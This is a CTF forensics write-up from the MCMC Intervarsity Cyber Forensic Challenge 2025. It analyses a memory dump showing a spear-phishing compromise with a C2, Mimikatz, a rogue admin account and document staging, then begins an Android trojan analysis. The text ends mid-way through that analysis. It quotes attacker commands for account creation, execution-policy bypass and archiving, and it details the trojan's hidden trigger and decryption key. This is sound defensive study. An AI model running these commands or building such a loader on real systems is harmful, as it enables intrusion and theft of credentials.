MCMC Intervarsity Cyber Forensic Challenge 2025
MCMC Intervarsity Cyber Forensic Challenge 2025
Date: December 13-14, 2025
Event: MCMC Intervarsity Cyber Forensic Challenge
This comprehensive writeup documents my investigation and analysis of multiple forensic challenges from the MCMC Intervarsity Cyber Forensic Challenge 2025. The competition tested skills across various domains including memory forensics, Android malware analysis, web application security, disk forensics, network traffic analysis, and malicious document analysis.
Table of Contents
- MEMOIR - Memory Forensics Investigation
- Photo Viewer Malware - Android Analysis
- Security Incident - Brute Force Attack
- Breadcrumbs - Web Server Compromise
- Rembayung - Malicious Document Analysis
- Birthday Trap - Multi-Stage Malware
- OhMyFiles - Ransomware Investigation
- Summary & Key Findings
These are all challenges i have solved during the competition. Each section below details the challenge description, forensic methodology, evidence collected, and conclusions drawn.
MEMOIR - Memory Forensics Investigation
MEMOIR� Security Incident Investigation Report
Case: Advanced Persistent Threat - Spear Phishing & Data Exfiltration
Target: Berjaya Company
Compromised System: Workstation
Compromised User: azman
Executive Summary
Berjaya Company experienced a confirmed system compromise initiated via a targeted spear-phishing attack. The adversary successfully bypassed perimeter defenses established a persistent Command & Control (C2) channel, escalated privileges to administrative level, and staged sensitive user data for exfiltration. The attack leveraged “Living off the Land” (LotL) techniques, abusing trusted platforms like GitHub and PowerShell to evade detection.
Attack Severity: CRITICAL
Key Findings:
- Initial infection vector identified as a malicious Word document
- C2 infrastructure mapped to external IP 188.166.181.254
- Adversary utilized public GitHub repositories for payload delivery
- Unauthorized local administrator account (fakhri) discovered
- Credential dumping tool (Mimikatz) recovered from memory
- Data exfiltration of user documents confirmed (Documents.zip)
- All 9 investigation objectives achieved
MEMOIR #1
An employee at Berjaya Company appears to have been compromised, and the circumstances remain unclear.
We now need your expertise to analyze the acquired memory snapshot and uncover the incidents that unfolded behind the scenes.
SHA256: bade0f98f48c5bdd15eb8cfcb91b8d56bc162e950ab93c0933f4e2b111aef5a4
File (if, any): https://shorturl.at/ISZs4
What is the full filename of the malicious file that was opened? NEXSEC25{filename.extension}
Objective: Identify the malicious file responsible for the initial compromise.
Evidence:
Forensic Methodology:
- We initiated a process enumeration (windows.pslist) to identify anomalous parent-child relationships.

- With the through of investigation we found that there is something strange happening

- We observed WINWORD.EXE spawning powershell.exe and cmd.exe.
- To confirm the source, we ran windows.cmdline to view the specific document open at the time of the crash.

- Check command run by the powershell.exe, we can found out that it indeed download something from github gist.
- We then dump the word file and see what file it run

- The output shows WINWORD.EXE was executed with the file path C:\Users\azman\Downloads\Jemputan_Bengkel_Strategik.docx.
Conclusion: The infection originated from the file Jemputan_Bengkel_Strategik.docx.
Flag: NEXSEC25{Jemputan_Bengkel_Strategik.docx}
MEMOIR #2
What is the IP address of the primary C2 server?
NEXSEC25{ip}
Evidence:
Forensic Methodology:
- Malware must communicate externally to receive commands. This creates network noise. We need to find active network sockets that look suspicious.
- So we use the windows.netscan plugin.
- Why? This plugin scans memory for network artifacts (TCP endpoints, UDP listeners).
- What to filter for: We look for connections that are ESTABLISHED (currently active). We also look for non-standard processes connecting to public IP addresses.
- Look at these PID : 4784,7240,6780,6112,6044,5096,5946,9088,3968,1076,7512,3368,2712,6284

- Run the command and we found that when at team.exe there is connected to port 8000 and connection is established.

- We identify two critical connections:
- team.exe (PID 3368) is communicating with 188.166.181.254 on port 8000.
- powershell.exe (PID 6112) is communicating with 188.166.181.254 on port 443.
- This consistency confirms 188.166.181.254 is the C2 infrastructure.
Conclusion: The primary C2 server IP is 188.166.181.254.
Flag: NEXSEC25{188.166.181.254}
MEMOIR #3
What is the GitHub username hosting the malware repository?
NEXSEC25{username}
Evidence:
Forensics Methodology:
- Modern attackers often use “Living off the Land” (LotL) binaries like PowerShell to download payloads from trusted sites (like GitHub) to bypass firewalls.
- We examine the command lines of script interpreters (cmd.exe or powershell.exe) again using windows.cmdline. We are looking for “Download Cradles”—commands like IEX (Invoke-Expression) or Net.WebClient.

- We can found the github repository with the check of what does the powershell.exe run. In the terminal bellow we can see that it downloads cat.ps1 from a repo of AppleSeed which created by kimmisuuki.
Conclusion: The hosting username is kimmisuuki.
Flag: NEXSEC25{kimmisuuki}
MEMOIR #4
What is the SHA1 hash of the credential dumping executable found in memory?
Flag format: NEXSEC25{sha1_hash_lowercase}
Evidence:
Forensic Methodology:
- Attackers often drop tools into C:\Users<User>\AppData\Local\Temp because standard users have write permissions there. We suspect a tool named mk.exe (common for Mimikatz).
- We use windows.filescan to confirm file presence and windows.amcache to retrieve metadata. Even if the file is deleted from disk, the Amcache hive stores execution history, including the SHA1 hash.

- The Amcache entry explicitly identifies mk.exe as mimikatz (product name) by gentilkiwi and lists the SHA1 hash.
Conclusion: The SHA1 hash is d1f7832035c3e8a73cc78afd28cfd7f4cece6d20.
Flag: NEXSEC25{d1f7832035c3e8a73cc78afd28cfd7f4cece6d20}
MEMOIR #5
What PowerShell script filename was used for the UAC bypass technique?
Evidence:
Forensic Methodology:
- To gain admin rights, attackers often use UAC bypass techniques. These are frequently executed via encoded PowerShell scripts to hide the logic from antivirus.
- We use windows.pstree to visualize the parent-child relationship of processes. We verify if powershell.exe was spawned with an -EncodedCommand (or -e) flag.

- From the pstree dump, we can see that the powershell did run something. Let us decode it.

- Decoding this Base64 string reveals the actual command executed: Set-ExecutionPolicy Bypass … C:\Windows\Tasks\EventViewerRCE.ps1.The script name suggests a Remote Code Execution (RCE) exploit via Windows Event Viewer to bypass UAC
Conclusion: The UAC bypass script is EventViewerRCE.ps1.
Flag: NEXSEC25{EventViewerRCE.ps1}
MEMOIR #6
What is the SHA1 hash of the backdoor?
NEXSEC25{sha1}
Evidence:
Forensic Methodology:
- In Phase 2, we identified team.exe as the process connecting to the C2 server. This makes team.exe our primary backdoor candidate. We need its unique fingerprint (Hash).
- We return to the windows.amcache plugin to get the hash for this specific file, which helps us identify the malware sample.

- The Amcache confirms the file was executed from the Temp directory and provides the SHA1 hash, which serves as a critical Indicator of Compromise (IoC)
Conclusion: The backdoor hash is 255d932fa4418ac11b384b125a7d7d91f8eb28f4.
Flag: NEXSEC25{255d932fa4418ac11b384b125a7d7d91f8eb28f4}
MEMOIR #7
What is the key value name used for persistence?
NEXSEC25{ValueName}
Evidence:
Forensic Methodology:
- Malware typically modifies the Registry Run keys to ensure it starts automatically when the computer is rebooted.
- We use windows.registry.printkey to query Microsoft\Windows\CurrentVersion\Run.

- We observe a key named selamat pointing to C:\Users\azman\AppData\Local\Temp\team.exe. This ensures the backdoor runs automatically on startup.
Conclusion: The persistence registry value name is selamat.
Flag: NEXSEC25{selamat}
MEMOIR #8
What are the credentials of the newly created user account?
example : NEXSEC25{username:password}
Evidence:
Forensic Methodology:
- If an attacker has shell access, they often create a local admin account as a fallback access method using the net user command. This activity leaves text traces in memory (console history).
- We use the strings command combined with grep to find command history in the raw memory dump.

- The output captured the exact command the attacker typed: net user fakhri admin123 /add. This reveals both the username and the password.
Conclusion: The rogue credentials are fakhri:admin123.
Flag: NEXSEC25{fakhri:admin123}
MEMOIR #8
What was the name of the archive file that was exfiltrated?
example : NEXSEC25{filename.ext}
Evidence:
Forensic Methodology:
- Attackers “Stage” data by compressing it into a single archive (ZIP, RAR, 7z) before uploading it. We look for the PowerShell command Compress-Archive.
- We scraped memory strings again, searching for the PowerShell cmdlet Compress-Archive.

- The logs reveal the command Compress-Archive -Path “C:\Users\azman\Documents” -DestinationPath “C:\Users\azman\Downloads\Documents.zip” -Force. This confirms the exfiltrated file is Documents.zip.
Conclusion: The exfiltrated file name is Documents.zip.
Flag: NEXSEC25{Documents.zip}
Full Attack Chain Diagram

Attack Chain Reconstruction
Phase 1: Initial Access
Timeframe: 2025-12-11 ~19:50 UTC
- User azman downloads and opens Jemputan_Bengkel_Strategik.docx.
- Malicious macro/exploit executes payload.
Phase 2: Execution & C2
Timeframe: 2025-12-11 ~19:55 UTC
- team.exe is dropped to %TEMP%.
- Connection established to 188.166.181.254 on port 8000.
- Persistence set via Registry Key selamat.
Phase 3: Tool Retrieval
Timeframe: 2025-12-11 ~20:00 UTC
- cmd.exe spawns powershell.exe.
- Payload cat.ps1 downloaded from kimmisuuki’s GitHub.
Phase 4: Privilege Escalation
Timeframe: 2025-12-11 ~20:01 UTC
- Encoded PowerShell command executes EventViewerRCE.ps1.
- Attacker bypasses UAC to gain High Integrity context.
Phase 5: Credential Access & Persistence
Timeframe: 2025-12-11 ~20:05 UTC
- mk.exe (Mimikatz) executed to dump credentials.
- Rogue user fakhri created with password admin123.
Phase 6: Exfiltration
Timeframe: 2025-12-11 ~20:06 UTC
- User documents compressed into Documents.zip.
Security Vulnerabilities Identified
Critical Issues
- Endpoint Protection Failure (CRITICAL)
- Failed to block execution of unverified binaries (team.exe, mk.exe).
- Failed to detect known offensive tools (Mimikatz).
- Network Security Gaps (CRITICAL)
- Outbound traffic allowed rogue IP on non-standard port (8000).
- Unrestricted access to raw GitHub content.
- Privilege Management (HIGH)
- User account had permissions allowing UAC bypass.
- Unauthorized creation of local administrator account.
- Data Loss Prevention (DLP) (HIGH)
- Mass archiving of user documents was not flagged.
Recommended Remediation Steps
Immediate Actions (Within 24 Hours)
- Containment:
- Isolate workstation 192.168.8.34.
- Block IP 188.166.181.254 at the perimeter firewall.
- Eradication:
- Remove the rogue user account fakhri.
- Delete the registry key HKCU...\Run\selamat.
- Delete files: team.exe, mk.exe, EventViewerRCE.ps1.
- Recovery:
- Reset password for user azman.
- Force a domain-wide password reset (due to Mimikatz exposure).
Long-Term Actions (1-3 Months)
- Hardening:
- Implement AppLocker to restrict execution from %TEMP%.
- Set UAC to “Always Notify” to prevent auto-elevation exploits.
- Monitoring:
- Deploy EDR to detect PowerShell encoded commands and LSASS access.
- Alert on net user /add and Registry Run key modifications.
MITRE ATT&CK Table
| Tactic | Technique | ID | Evidence |
|---|---|---|---|
| Initial Access | Phishing: Attachment | T1566.001 | Malicious .docx file |
| Execution | Command and Scripting Interpreter | T1059.001 | PowerShell download cradle |
| Persistence | Registry Run Keys | T1547.001 | selamat registry key |
| Persistence | Create Account: Local Account | T1136.001 | User fakhri created |
| Priv Escalation | Abuse Elevation Control (UAC) | T1548.002 | EventViewerRCE.ps1 |
| Cred Access | OS Credential Dumping | T1003.001 | Mimikatz (mk.exe) |
| Command & Control | Web Protocols | T1071.001 | Traffic to 188.166.181.254 |
| Exfiltration | Archive Collected Data | T1560.001 | Compress-Archive to ZIP |
Conclusion
This investigation confirms a successful compromise of Berjaya Company’s infrastructure. The attacker demonstrated competency in lateral movement preparation (Mimikatz) and persistence mechanisms. The theft of documents poses a significant data privacy risk. Immediate remediation is required to secure the network.
Photo Viewer Malware - Android Analysis
PHOTO VIEWER MALWARE
Incident Type: Android Malware Analysis
Target Entity: Android Mobile Devices
Evidence File: PhotoViewer.apk
Executive Summary
Analytic Judgment:
A sophisticated Android malware masquerading as a legitimate photo gallery application was discovered on third-party app stores. The adversary employed advanced multi-stage payload delivery, dynamic code loading, and multi-layer encryption to evade detection. The investigation revealed a fully functional photo viewer app that, upon installation, downloads and executes an encrypted DEX payload from a remote GitHub repository. The malware implements an Android Accessibility Service to function as a keylogger, capturing user credentials, messages, and sensitive data across all applications. Analysis uncovered a hidden CTF flag embedded within the malicious payload, encrypted using AES-256-ECB encryption.
Attack Severity: CRITICAL
Key Findings:
- Initial infection vector identified as a trojanized photo gallery application from third-party app store
- Legitimate app functionality disguises malicious behavior (stealth operation)
- Multi-layer AES-256-ECB encryption protecting C2 URLs and malicious payload
- Dynamic DEX loading using InMemoryDexClassLoader to bypass static analysis
- Reflection-based method invocation to execute malware without explicit code references
- Android Accessibility Service abused to implement system-wide keylogger
- Real-time data exfiltration to attacker-controlled server via HTTP POST
- Encryption key and encrypted data stored in plain text within app resources
- The flag was hidden in the malicious DEX payload: nexsec25{dyn4m1c_d3x_kn0w13d93_941n3d!}
- Attack chain demonstrates nation-state level sophistication in mobile malware
Challenge Description
Scenario:
A user downloaded what appeared to be a legitimate photo gallery application from a third-party app store. Shortly after installation, they noticed unusual battery drain and suspicious network activity. The device’s security logs show the app accessing resources it shouldn’t need for a simple gallery viewer.
Analyze the APK and find the flag hidden in the malware.
ps: infected
Objective: Identify the flag hidden in the malware through static analysis of the APK.
Flag Format: nexsec25{…}
Evidence:
- APK file identified as PhotoViewer.apk (com.dot.gallery.debug)
- App presented as legitimate “Gallery 2.1.2” photo viewer
- Resources contained encrypted strings in strings.xml
- Encryption key stored in media_unlock resource
- Encrypted URL pointing to GitHub repository
- Downloaded payload was encrypted DEX file containing keylogger
- Flag encrypted within malicious DEX payload
Forensic Methodology
- We used apktool to decompile the APK into smali bytecode and resources.
apktool d PhotoViewer.apk
- We then examined the manifest to identify the application entry point and suspicious permissions.

- Photo viewer requesting INTERNET permission it is highly suspicious for a photo viewer application
- We searched res/values/strings.xml for suspicious encoded data.


- And if we try to decode it using base64, wuff it look like some key to do something.

- To found out what is happening, we start to trace the function.
- We begin the investigation by analyzing MainActivity, where a hidden gesture detector is configured to intercept every user tap on the screen and immediately invoke the setPicture method within the GalleryApp class to increment a global counter by one.
- We then examine the GalleryApp class, which serves as the central storage for the application, holding a static integer variable named picture that persists across the app’s lifecycle to track the total number of user taps.
- Next, we trace the execution to SplashScreen, which launches a background coroutine immediately upon startup that runs an infinite loop checking the GalleryApp counter every second to see if it has reached the hardcoded threshold of 50 taps.
- Once the counter hits 50, the loop in SplashScreen terminates and triggers the GetMediaKt class to initiate the retrieval process for the encrypted payload string, which is hidden within the application’s resources or downloaded from a remote server.
- Finally, the execution flow reaches DecryptPrivateMediaKt, which retrieves the AES encryption key from the strings.xml file (specifically the media_unlock resource) and uses it to decrypt the payload, dynamically loading the malicious .dex file that reveals the hidden flag.

- Through this Cipher cipher = Cipher.getInstance(“AES/ECB/PKCS5Padding”); we can know that it using AES-256 in ECB mode and its key location is at media_unlock (where we found at the first string.xml)
- While the key SecretKeySpec secretKeySpec = new SecretKeySpec(Base64.decode(context.getString(R.string.media_unlock), 0), “AES”); We know that it need to be decoded with base64 where we done decode and found out the key is 5up453cu24k3yYo_ju57f021h4ck2024.
- Then we use Cyberchef to decrypt it.

- We found that it is a github repo to a file lets try open it.
